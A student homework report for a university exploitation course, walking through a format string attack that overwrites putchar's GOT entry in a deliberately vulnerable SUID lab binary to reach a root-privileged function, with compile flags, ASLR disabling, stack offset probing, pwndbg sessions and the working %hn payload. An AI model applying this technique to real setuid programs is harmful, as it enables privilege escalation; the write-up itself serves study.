ENPM691 Homework 09: Exploiting Format String Vulnerability with Direct GOT Overwrite

Kalpesh Parmar
M.Eng Cybersecurity
University of Maryland, College Park
kalpesh@umd.edu
UMD Directory ID – kalpesh
Course and section - ENPM691 0101

***Abstract*—In this assignment, I explored a format string vulnerability in a 32-bit compiled C program and used it to redirect program execution to a custom function with elevated privileges. I explain step-by-step the exploitation process, system configuration, compilation commands, debugging steps, and payload construction. References to relevant course materials and documentation are included [1][2][3].**

I. Introduction

I implemented a format string attack to redirect a vulnerable program's execution flow to a custom target function. This target function executes a child process with root privileges to print a message. All operations were conducted in a controlled Kali-Linux-2025.2 environment using gcc 14.3.0 with multilib support and GDB 16.3 with the pwndbg extension [1].

II. System Configuration

- **Operating System:** Kali-Linux-2025.2
- **Compiler:** gcc 14.3.0 (Debian 14.3.0-5) with multilib
- **Debugger:** GDB 16.3 with pwndbg extension
- **Architecture:** Compiled and executed in 32-bit mode


III. Compilation

I compiled the program with the following command:

```
gcc -m32 -fno-stack-protector -no-pie -Wl
    ,-z,norelro -g directPrintf.c -o
    directPrintf
```

Explanation:

- `-m32`: Compile as 32-bit
- `-g`: Include debug symbols for GDB
- `-fno-stack-protector`: Disable stack canaries to allow exploitation
- `-no-pie`: Disable position independent executable for fixed addresses
- `-Wl,-z,norelro`: Disable RELRO (read-only relocations) to allow GOT overwrite




```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ gcc -m32 -fno-stack-protector -no-pie -Wl,-z,norelro -g directPrintf.c -o directPrintf

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ 
```

Fig. 1: Compilation output showing no errors and the program ready for exploitation.

IV. Setting SUID Bit

To execute the program with root privileges, I set the SUID bit:

```
sudo chown root:root directPrintf
sudo chmod u+s directPrintf
ls -ll
```




```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ sudo chown root:root directPrintf

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ sudo chmod u+s directPrintf

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ ls -ll
total 24
-rwsrwxr-x 1 root root 13684 Nov 18 23:24 directPrintf
-rw------- 1 kp   kp     717 Nov 18 23:23 directPrintf.c
-rw-rw-r-- 1 kp   kp     300 Nov 18 23:21 exp.py

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ 
```

Fig. 2: SUID bit set on `directPrintf` for root execution.

V. Disabling ASLR

I disabled Address Space Layout Randomization (ASLR) to make exploitation deterministic:

```
sudo sysctl -w kernel.randomize_va_space=0
cat /proc/sys/kernel/randomize_va_space
```




```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ sudo chown root:root directPrintf

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ sudo chmod u+s directPrintf

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ ls -ll
total 24
-rwsrwxr-x 1 root root 13684 Nov 18 23:24 directPrintf
-rw------- 1 kp   kp     717 Nov 18 23:23 directPrintf.c
-rw-rw-r-- 1 kp   kp     300 Nov 18 23:21 exp.py

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ cat /proc/sys/kernel/randomize_va_space
0
```

Fig. 3: ASLR disabled to ensure predictable memory addresses.

VI. Vulnerability Analysis and Target Address


I analyzed the target function to determine its address for the exploit.



```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ objdump -d directPrintf | grep target
08049206 <target>:
 804923e:       75 4b                   jne    804928b <target+0x85>
```

Fig. 4: Target function address obtained from `objdump` [1].

I also located the GOT entry for `putchar`:




```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ objdump -R directPrintf | grep putchar
0804b2a8 R_386_JUMP_SLOT   putchar@GLIBC_2.0
```

Fig. 5: GOT entry of `putchar` used for redirection [2].

VII. Stack Offset Identification

I used a test payload to determine the correct stack offset for the format string:




```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ ./directPrintf "AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p"
AAAA-0xffffd1c3-0xf7ffcfec-0x80492bc-0x41414141-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d-0x252d7025-0x70252d70
Normal execution!
```

Fig. 6: Stack inspection showing memory addresses and offsets for payload [2].


VIII. Disassembly and Breakpoints

I disassembled `main()` and `target()` functions to confirm the vulnerable line and set breakpoints:



```
└─$ gdb -q ./directPrintf
pwndbg: loaded 214 pwndbg commands. Type pwndbg [filter] for a list.
pwndbg: created 13 GDB functions (can be used with print/break). Type help function to see them.
Reading symbols from ./directPrintf ...
------- tip of the day (disable with set show-tips off) -------
Use the pipe <cmd> | <prog> command to pass output of a GDB/Pwndbg command to a shell program, e.g. pipe elfsections | grep bss. This can also be shortened to: | <cmd> | <prog>
pwndbg> disassemble main
Dump of assembler code for function main:
   0x080492a2 <+0>:     lea    ecx,[esp+0x4]
   0x080492a6 <+4>:     and    esp,0xfffffff0
   0x080492a9 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080492ac <+10>:    push   ebp
   0x080492ad <+11>:    mov    ebp,esp
   0x080492af <+13>:    push   ebx
   0x080492b0 <+14>:    push   ecx
   0x080492b1 <+15>:    sub    esp,0x200
   0x080492b7 <+21>:    call   0x8049140 <__x86.get_pc_thunk.bx>
   0x080492bc <+26>:    add    ebx,0x1fbc
   0x080492c2 <+32>:    mov    eax,ecx
   0x080492c4 <+34>:    cmp    DWORD PTR [eax],0x1
   0x080492c7 <+37>:    jg     0x80492e8 <main+70>
   0x080492c9 <+39>:    mov    eax,DWORD PTR [eax+0x4]
   0x080492cc <+42>:    mov    eax,DWORD PTR [eax]
   0x080492ce <+44>:    sub    esp,0x8
   0x080492d1 <+47>:    push   eax
   0x080492d2 <+48>:    lea    eax,[ebx-0x123d]
   0x080492d8 <+54>:    push   eax
   0x080492d9 <+55>:    call   0x8049040 <printf@plt>
   0x080492de <+60>:    add    esp,0x10
   0x080492e1 <+63>:    mov    eax,0x1
   0x080492e6 <+68>:    jmp    0x8049339 <main+151>
   0x080492e8 <+70>:    mov    eax,DWORD PTR [eax+0x4]
   0x080492eb <+73>:    add    eax,0x4
   0x080492ee <+76>:    mov    eax,DWORD PTR [eax]
   0x080492f0 <+78>:    sub    esp,0x8
   0x080492f3 <+81>:    push   eax
   0x080492f4 <+82>:    lea    eax,[ebp-0x208]
   0x080492fa <+88>:    push   eax
   0x080492fb <+89>:    call   0x8049070 <strcpy@plt>
   0x08049300 <+94>:    add    esp,0x10
   0x08049303 <+97>:    sub    esp,0xc
   0x08049306 <+100>:   lea    eax,[ebp-0x208]
   0x0804930c <+106>:   push   eax
   0x0804930d <+107>:   call   0x8049040 <printf@plt>
   0x08049312 <+112>:   add    esp,0x10
   0x08049315 <+115>:   sub    esp,0xc
   0x08049318 <+118>:   push   0xa
   0x0804931a <+120>:   call   0x80490c0 <putchar@plt>
   0x0804931f <+125>:   add    esp,0x10
   0x08049322 <+128>:   sub    esp,0xc
   0x08049325 <+131>:   lea    eax,[ebx-0x122a]
   0x0804932b <+137>:   push   eax
   0x0804932c <+138>:   call   0x8049090 <puts@plt>
   0x08049331 <+143>:   add    esp,0x10
   0x08049334 <+146>:   mov    eax,0x0
   0x08049339 <+151>:   lea    esp,[ebp-0x8]
   0x0804933c <+154>:   pop    ecx
   0x0804933d <+155>:   pop    ebx
   0x0804933e <+156>:   pop    ebp
   0x0804933f <+157>:   lea    esp,[ecx-0x4]
   0x08049342 <+160>:   ret
End of assembler dump.
pwndbg>
```

Fig. 7: Disassembly of main function showing the vulnerable printf call [1].




```
pwndbg> break *0x0804930d
Breakpoint 1 at 0x804930d: file directPrintf.c, line 29.
pwndbg> break *0x08049312
Breakpoint 2 at 0x8049312: file directPrintf.c, line 29.
pwndbg> break *0x08049206
Breakpoint 3 at 0x8049206: file directPrintf.c, line 7.
pwndbg> info breakpoints
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x0804930d in main at directPrintf.c:29
2       breakpoint     keep y   0x08049312 in main at directPrintf.c:29
3       breakpoint     keep y   0x08049206 in target at directPrintf.c:7
pwndbg>
```

Fig. 8: Breakpoints set at the vulnerable printf and target function [2].

IX. First Breakpoint Execution

I ran the program with the exploit script and confirmed control at the vulnerable printf line:




```
pwndbg> run "$(python3 exp.py)"
Starting program: /home/kp/Desktop/ENPM691/Assignment/Assignment9/directPrintf "$(python3 exp.py)"
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0804930d in main (argc=2, argv=0xffffcf74) at directPrintf.c:29
29          printf(buffer); // VULNERABLE LINE
Warning: Avoided exploring possible address 0xfffd2ee8.
You can explicitly explore it with `vmmap-explore 0xfffd2000`
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]─
 EAX  0xffffcca0 —▸ 0x804b2aa (putchar@got[plt]+2) ◂— 0x90d60804
 EBX  0x804b278 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804b18c (_DYNAMIC) ◂— 1
 ECX  0xffffd1a0 ◂— '5$hn'
 EDX  0xffffccbb ◂— '5$hn'
 EDI  0xf7ffcb60 (_rtld_global_ro) ◂— 0
 ESI  0x804b188 (__do_global_dtors_aux_fini_array_entry) —▸ 0x80491d0 (__do_global_dtors_aux) ◂— endbr32
 EBP  0xffffcea8 ◂— 0
 ESP  0xffffcc90 —▸ 0xffffcca0 —▸ 0x804b2aa (putchar@got[plt]+2) ◂— 0x90d60804
 EIP  0x804930d (main+107) —▸ 0xfffd2ee8 ◂— 0xfffd2ee8
──────────────────────────────────────────[ DISASM / i386 / set emulate on ]──────────
 ► 0x804930d <main+107>    call   printf@plt                  <printf@plt>
        format: 0xffffcca0 —▸ 0x804b2aa (putchar@got[plt]+2) ◂— 0x90d60804
        vararg: 0xffffd185 —▸ 0x804b2aa (putchar@got[plt]+2) ◂— 0x90d60804

b+ 0x8049312 <main+112>    add    esp, 0x10
   0x8049315 <main+115>    sub    esp, 0xc
   0x8049318 <main+118>    push   0xa
   0x804931a <main+120>    call   putchar@plt                 <putchar@plt>

   0x804931f <main+125>    add    esp, 0x10
   0x8049322 <main+128>    sub    esp, 0xc
   0x8049325 <main+131>    lea    eax, [ebx - 0x122a]
   0x804932b <main+137>    push   eax
   0x804932c <main+138>    call   puts@plt                    <puts@plt>

   0x8049331 <main+143>    add    esp, 0x10
─────────────────────────────────────────────────[ SOURCE (CODE) ]──────────
In file: /home/kp/Desktop/ENPM691/Assignment/Assignment9/directPrintf.c:29
   24     if (argc < 2) {
   25         printf("Usage: %s <input>\n", argv[0]);
   26         return 1;
   27     }
   28     strcpy(buffer, argv[1]);
 ► 29     printf(buffer); // VULNERABLE LINE
   30     printf("\n");
   31     printf("Normal execution!\n");
   32     return 0;
   33 }
─────────────────────────────────────────────────────[ STACK ]──────────
00:0000│ esp 0xffffcc90 —▸ 0xffffcca0 —▸ 0x804b2aa (putchar@got[plt]+2) ◂— 0x90d60804
01:0004│-214 0xffffcc94 —▸ 0xffffd185 —▸ 0x804b2aa (putchar@got[plt]+2) ◂— 0x90d60804
02:0008│-210 0xffffcc98 —▸ 0xf7ffcfec (_GLOBAL_OFFSET_TABLE_) ◂— 0x35f2c
03:000c│-20c 0xffffcc9c —▸ 0x80492bc (main+26) ◂— add ebx, 0x1fbc
04:0010│ eax 0xffffcca0 —▸ 0x804b2aa (putchar@got[plt]+2) ◂— 0x90d60804
05:0014│-204 0xffffcca4 —▸ 0x804b2a8 (putchar@got[plt]) —▸ 0x80490c6 (putchar@plt+6) ◂— push 0x48 /* 'hH' */
06:0018│-200 0xffffcca8 ◂— '%2044x%4$hn%35330x%5$hn'
07:001c│-1fc 0xffffccac ◂— '4x%4$hn%35330x%5$hn'
───────────────────────────────────────────────────[ BACKTRACE ]──────────
 ► 0 0x804930d main+107
   1 0xf7d8ccc3 __libc_start_call_main+115
   2 0xf7d8cd88 __libc_start_main+136
   3 0x8049118 _start+40
```

Fig. 9: Program stopped at the vulnerable line showing GOT address in stack [2].

X. GOT Analysis


Before the attack, the GOT entry for `putchar` was:



```
pwndbg> x/wx 0x0804b2a8
0x804b2a8 <putchar@got.plt>:    0x080490c6
```


Fig. 10: GOT entry for `putchar` before overwrite [2].

Stack payload and table inspection helped craft the format string:



```
pwndbg> x/32wx $esp
0xffffcc90:     0xffffcca0      0xffffd185      0xf7ffcfec      0x080492bc
0xffffcca0:     0x0804b2aa      0x0804b2a8      0x34303225      0x34257834
0xffffccb0:     0x256e6824      0x33333533      0x35257830      0x006e6824
0xffffccc0:     0x00000100      0x00000000      0x00000000      0x00000000
0xffffccd0:     0x00002000      0x00000000      0x00000100      0x00000100
0xffffcce0:     0x00000000      0x00000100      0xffffcd98      0x00000800
0xffffccf0:     0xf7ffcfec      0x00002000      0xffffcd98      0xf7fdc59c
0xffffcd00:     0x00000000      0x00000001      0x00020000      0xf7fe7d71
pwndbg>
```

Fig. 11: Stack content used in format string payload [2].




```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/kp/Desktop/ENPM691/Assignment/Assignment9/directPrintf:
GOT protection: No RELRO | Found 13 GOT entries passing the filter
[0x804b274] __gmon_start__ → 0
[0x804b284] __libc_start_main@GLIBC_2.34 → 0xf7d8cd00 (__libc_start_main) ◂— push ebp
[0x804b288] printf@GLIBC_2.0 → 0xf7dc1e50 (printf) ◂— call __x86.get_pc_thunk.ax
[0x804b28c] wait@GLIBC_2.0 → 0x8049056 (wait@plt+6) ◂— push 0x10
[0x804b290] perror@GLIBC_2.0 → 0x8049066 (perror@plt+6) ◂— push 0x18
[0x804b294] strcpy@GLIBC_2.0 → 0xf7e1dfd0 (__strcpy_sse2) ◂— mov edx, dword ptr [esp + 4]
[0x804b298] setgid@GLIBC_2.0 → 0x8049086 (setgid@plt+6) ◂— push 0x28 /* 'h(' */
[0x804b29c] puts@GLIBC_2.0 → 0x8049096 (puts@plt+6) ◂— push 0x30 /* 'h0' */
[0x804b2a0] exit@GLIBC_2.0 → 0x80490a6 (exit@plt+6) ◂— push 0x38 /* 'h8' */
[0x804b2a4] execv@GLIBC_2.0 → 0x80490b6 (execv@plt+6) ◂— push 0x40 /* 'h@' */
[0x804b2a8] putchar@GLIBC_2.0 → 0x8049206 (target) ◂— push ebp
[0x804b2ac] fork@GLIBC_2.0 → 0x80490d6 (fork@plt+6) ◂— push 0x50 /* 'hP' */
[0x804b2b0] setuid@GLIBC_2.0 → 0x80490e6 (setuid@plt+6) ◂— push 0x58 /* 'hX' */
pwndbg> c
Continuing.
```

Fig. 12: Complete GOT table for reference [2].

XI. Target Function Execution

After successfully overwriting the GOT entry of `putchar`, execution redirected to `target()`:




```
pwndbg> disassemble
Dump of assembler code for function target:
⇒ 0×08049206 <+0>:     push   ebp
   0×08049207 <+1>:     mov    ebp,esp
   0×08049209 <+3>:     push   ebx
   0×0804920a <+4>:     sub    esp,0×14
   0×0804920d <+7>:     call   0×8049140 <__x86.get_pc_thunk.bx>
   0×08049212 <+12>:    add    ebx,0×2066
   0×08049218 <+18>:    sub    esp,0×c
   0×0804921b <+21>:    push   0×0
   0×0804921d <+23>:    call   0×80490e0 <setuid@plt>
   0×08049222 <+28>:    add    esp,0×10
   0×08049225 <+31>:    sub    esp,0×c
   0×08049228 <+34>:    push   0×0
   0×0804922a <+36>:    call   0×8049080 <setgid@plt>
   0×0804922f <+41>:    add    esp,0×10
   0×08049232 <+44>:    call   0×80490d0 <fork@plt>
   0×08049237 <+49>:    mov    DWORD PTR [ebp-0×c],eax
   0×0804923a <+52>:    cmp    DWORD PTR [ebp-0×c],0×0
   0×0804923e <+56>:    jne    0×804928b <target+133>
   0×08049240 <+58>:    lea    eax,[ebx-0×1270]
   0×08049246 <+64>:    mov    DWORD PTR [ebp-0×18],eax
   0×08049249 <+67>:    lea    eax,[ebx-0×1264]
   0×0804924f <+73>:    mov    DWORD PTR [ebp-0×14],eax
   0×08049252 <+76>:    mov    DWORD PTR [ebp-0×10],0×0
   0×08049259 <+83>:    sub    esp,0×8
   0×0804925c <+86>:    lea    eax,[ebp-0×18]
   0×0804925f <+89>:    push   eax
   0×08049260 <+90>:    lea    eax,[ebx-0×1270]
   0×08049266 <+96>:    push   eax
   0×08049267 <+97>:    call   0×80490b0 <execv@plt>
   0×0804926c <+102>:   add    esp,0×10
   0×0804926f <+105>:   sub    esp,0×c
   0×08049272 <+108>:   lea    eax,[ebx-0×1243]
   0×08049278 <+114>:   push   eax
   0×08049279 <+115>:   call   0×8049060 <perror@plt>
   0×0804927e <+120>:   add    esp,0×10
   0×08049281 <+123>:   sub    esp,0×c
   0×08049284 <+126>:   push   0×1
   0×08049286 <+128>:   call   0×80490a0 <exit@plt>
   0×0804928b <+133>:   sub    esp,0×c
   0×0804928e <+136>:   push   0×0
   0×08049290 <+138>:   call   0×8049050 <wait@plt>
   0×08049295 <+143>:   add    esp,0×10
   0×08049298 <+146>:   sub    esp,0×c
   0×0804929b <+149>:   push   0×0
   0×0804929d <+151>:   call   0×80490a0 <exit@plt>
End of assembler dump.
pwndbg> backtrace
#0  target () at directPrintf.c:7
#1  0×0804931f in main (argc=2, argv=0×ffffcf74) at directPrintf.c:30
#2  0×f7d8ccc3 in __libc_start_call_main (main=main@entry=0×804911d <_start+45>, argc=argc@entry=2, argv=argv@entry=0×ffffcf74) at ../sysdeps/nptl/libc_start_call_main.h:58
#3  0×f7d8cd88 in __libc_start_main_impl (main=0×804911d <_start+45>, argc=2, argv=0×ffffcf74, init=0×0, fini=0×0, rtld_fini=0×f7fcbd20 <_dl_fini>, stack_end=0×ffffcf6c) at ../csu/libc-start.c:360
#4  0×08049118 in _start ()
pwndbg> 
```

Fig. 13: In target function, privileges escalated and child process prepared [2].


XII. Exploit Results

Finally, the payload executed the target function, printing the root-level message:



```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ ./directPrintf "$(python3 exp.py)"
◆◆
```

Fig. 14: Exploit output part 1 [2].



```
                                                                       Hello World from ROOT KP heheh !
                                          f7ffcfec

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment9]
└─$ 
```

Fig. 15: Exploit output part 2 showing ”Hello World from ROOT KP heheh !” [2].

XIII. Conclusion

I successfully exploited a format string vulnerability to hijack program execution, redirecting it to a privileged function. Through this exercise, I reinforced my understanding of memory corruption vulnerabilities, GOT manipulation, format string payload construction, and controlled privilege escalation. This practical work demonstrated the importance of compiler protections, stack layout awareness, and precise memory inspection in real-world exploitation scenarios.

Additionally, I observed firsthand how compiler flags like `-fno-stack-protector`, `-no-pie`, and disabling ASLR contribute to exploit feasibility, and how these conditions can affect program security. This reinforces the critical need for proper defensive programming and runtime protections in secure software development.

XIV. What I Learned

From this experiment, I learned:

- How format string vulnerabilities can be used to overwrite GOT entries and hijack program execution.
- The importance of stack analysis and offset determination for constructing reliable exploits.
- How system protections like SUID, ASLR, and RELRO interact with memory corruption vulnerabilities.
- Practical skills in using GDB and pwndbg to debug and validate exploit payloads.
- The real-world implications of these vulnerabilities and the importance of designing software with security in mind.

XV. References

1) ENPM691 Lecture 08 – Return Oriented Programming (ROP) Part 2.
2) pwndbg Documentation, https://pwndbg.com/.
3) Linux man pages for gcc, chmod, chown, printf, and sysctl.